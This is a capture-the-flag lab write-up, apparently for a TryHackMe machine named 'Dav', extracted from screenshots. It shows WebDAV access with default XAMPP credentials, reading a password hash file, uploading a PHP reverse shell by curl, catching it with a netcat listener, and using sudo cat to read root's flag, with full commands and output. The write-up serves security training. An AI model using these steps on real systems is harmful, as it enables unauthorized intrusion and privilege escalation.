
DaV




Active Machine Information

Title: Dav
IP Address: 10.10.17.2
Expires: 51m 26s


Task 1 Dav

Read user.txt and root.txt

Enumeration




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.17.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 10:23 EDT
Nmap scan report for 10.10.17.2
Host is up (0.19s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.53 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 80 10.10.17.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 10:14 EDT
Nmap scan report for 10.10.17.2
Host is up (0.35s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.2.0
OS details: Linux 3.2.0
Network Distance: 2 hops
```


Dir Scan



```
===============================================================
/webdav               (Status: 401) [Size: 458]
/server-status        (Status: 403) [Size: 299]
Progress: 220537 / 220564 (99.99%)
===============================================================
2023/06/23 09:59:43 Finished
===============================================================
```

Exploit

Navigate to `/webdav` path → It would require a creds for accessing



10.10.17.2

This site is asking you to sign in.

Username

Password

This is the default v … ver after
installation on Ubu … ich the Ubuntu
Apache packaging … server installed
at this site is worki … l/index.html)
before continuing t

If you are a normal … robably means
that the site is curr … se contact the
site's administrator


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
```

After researching, I found the default creds for login at http://xforeveryman.blogspot.com/2012/01/helper-webdav-xampp-173-default.html



background


- The WebDAV plugin for the Apache server included with XAMPP version 1.7.3 or lower is enabled by default.
- Since WebDAV is an often overlooked/underutilized functionality of the server, the default credentials associated with the WebDAV account are most likely left unchanged by the server admin.
- The security setup page for the XAMPP server does not mention that WebDAV is enabled by default or ask the server admin to change the default username & password. This poor design choice leads many instances of XAMPP to keep the default credentials and be vulnerable to remote attacks.

cmds

1. login to the XAMPP server's WebDAV folder
   - `cadaver http://<REMOTE HOST>/webdav/`
   - `user: wampp`
   - `pass: xampp`
2. upload a file to the webdav folder
   - `put /tmp/helloworld.txt`
3. browse to your uploaded file
   - load URL, http://<REMOTE HOST>/webdav/helloworld.txt, in browser

vulnerable software identification

- To identify the version of XAMPP running on a server, you can analyze the HTTP Header response for the apache server. The example below shows the HTTP Header of a server running XAMPP 1.7.3.
- Take care to notice the version of Apache that was included in this version of XAMPP. You can see that Apache v2.2.14 was joined with XAMPP v1.7.3. You can use this information to help identify what version of XAMPP is running on a given host. If the Apache version is 2.2.14 or below, then the XAMPP version is 1.7.3 or below. And if the XAMPP version is 1.7.3 or below, then the host is possibly vulnerable the WebDAV default credential design vulnerability.
- And if you find a server running Apache 2.2.14, you will need to determine if XAMPP is installed. You can determine if XAMPP is being used as a hosting solution by checking the XAMPP URL: http://<server>/xampp/. If an HTTP authentication window appears, most likely XAMPP is used on the server.



Index of /web

Name	Last mo
Parent Directory	
passwd.dav	2019-08-2

Apache/2.4.18 (Ubuntu) Serve


Save login for http://10.10.17.2?

Username: wampp

Password: •••••

□ Show password

There is a file name `passwd.dav` → Read it to find any intensive data



```
wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
```

Or you can use `curl`


```
┌──(kali㉿kali)-[~/TryHackMe/DaV]
└─$ curl http://10.10.17.2/webdav/passwd.dav --user "wampp:xampp"
wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
```

I save this one for further exploit

Gain Access


Try to upload a reverse shell to the current location with the following command

```
┌──(kali㉿kali)-[~/TryHackMe/DaV]
└─$ curl http://10.10.17.2/webdav/ --user "wampp:xampp" --upload-file shell.php
```



```
┌──(kali㉿kali)-[~/TryHackMe/DaV]
└─$ curl http://10.10.17.2/webdav/ --user "wampp:xampp" --upload-file shell.php -v
*   Trying 10.10.17.2:80...
* Connected to 10.10.17.2 (10.10.17.2) port 80 (#0)
* Server auth using Basic with user 'wampp'
> PUT /webdav/shell.php HTTP/1.1
> Host: 10.10.17.2
> Authorization: Basic d2FtcHA6eGFtcHA=
> User-Agent: curl/7.88.1
> Accept: */*
> Content-Length: 5493
> Expect: 100-continue
>
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
< HTTP/1.1 201 Created
< Date: Fri, 23 Jun 2023 14:17:25 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Location: http://10.10.17.2/webdav/shell.php
< Content-Length: 267
< Content-Type: text/html; charset=ISO-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/shell.php has been created.</p>
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.17.2 Port 80</address>
</body></html>
* Connection #0 to host 10.10.17.2 left intact
```

Great! The file has been uploaded successfully! Let’s check it on the web browser and ready to execute it




Index of /webdav

```
      Name            Last modified    Size Description
Parent Directory                          -
passwd.dav          2019-08-25 20:43   44
shell.php           2023-06-23 07:17 5.4K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.17.2 Port 80

Start `Netcat Listener` at the local machine and execute the file by clicking it



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.17.2] 38430
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 07:18:48 up 3 min,  0 users,  load average: 0.05, 0.09, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


Now I am in, look around to locate the `user.txt` file and get the flag

```
$ ls home
merlin  wampp
$ cd /home/merlin
$ ls -l
total 4
-rw-rw-r-- 1 merlin merlin 33 Aug 25  2019 user.txt
$ cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
```

Privilege Escalation → root

```
$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
```

Surprisingly that the command `sudo -l` could be executed by user `www-data` and it allows the user to execute `/bin/cat` service as `root` permission



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

Through the `GTFOBins` , I replace the `$LFILE` → `/root/root.txt` and get the root flag

```
$ sudo /bin/cat "/root/root.txt"
101101ddc16b0cdf65ba0b8a7af7afa5
```